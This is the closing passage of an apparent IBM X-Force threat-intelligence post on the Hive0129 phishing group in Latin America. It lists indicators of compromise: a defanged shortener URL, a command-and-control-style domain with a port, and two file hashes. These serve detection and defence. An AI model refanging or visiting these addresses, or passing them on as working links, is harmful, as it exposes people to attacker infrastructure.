This campaign highlights Hive0129's continued trend of increasingly frequent and sophisticated malicious cyber activity targeting the Latin American region. Hive0129 continues to improve their toolset, including both open-source and custom tools, and are employing more complex attack chains and sophisticated techniques (such as Mark of the Web bypassing and living off the land.) X-Force assesses that it is highly likely that Hive0129 will continue to enhance their tools and continue to conduct phishing operations within the Latin America region. Entities within their targeting profile should search for existing signs of the indicated IoCs below in your environment and continue monitoring available intelligence to ensure they are able to mitigate their rapidly evolving tools and TTPs.

Indicators of compromise

Indicator	Indicator Type
https://gtly[.]to/gy3ga460X	URL
ecc4f23a3e3b6021f952d1c715739ced6997882ad023fa0d8eeedb87a55993e5	SHA256
dc71d0f6cd67a4a5d606efdf0fe8ab734f73784516fe4e5b8ea5e69b6d130375	SHA256
ecuadorlab[.]work[.]gd:9058	Domain

To learn how IBM X-Force can help you with anything regarding cybersecurity including incident response, threat intelligence, or offensive security services schedule a meeting here: IBM X-Force Ethical Hacker.

If you are experiencing cyber security issues or an incident, contact X-Force to help 1-888-241-9812 | Global hotline (+001) 312-212-8034.

CONTINUE READING

MORE FROM THREAT INTELLIGENCE

October 16, 2024

Hive0147 serving juicy Picanha with a side of Mekotio

17 min read - IBM X-Force tracks multiple threat actors operating within the flourishing Latin American (LATAM) threat landscape. X-Force has observed Hive0147 to be one of the most active threat groups operating in the region,...

September 26, 2024

FYSA – Critical RCE Flaw in GNU-Linux Systems

2 min read - Summary The first of a series of blog posts has been published detailing a vulnerability in the Common Unix Printing System (CUPS), which purportedly allows attackers to gain remote access to UNIX-based systems. The...

July 26, 2024

Hive0137 and AI-supplemented malware distribution

12 min read - IBM X-Force tracks dozens of threat actor groups. One group in particular, tracked by X-Force as Hive0137, has been a highly active malware distributor since [illegible] 2023. Nominated by X-Force as having the...

SecurityIntelligence

Topic updates

Get email updates and stay ahead of the latest threats to the security landscape, thought leadership and research.

Subscribe today →

Analysis and insights from hundreds of the brightest minds in the cybersecurity industry to help you prove compliance, grow business and stop threats.

Cybersecurity News
By Industry
X-Force
Events
About Us
By Topic
Exclusive Series
Podcast
Contact

Follow us on social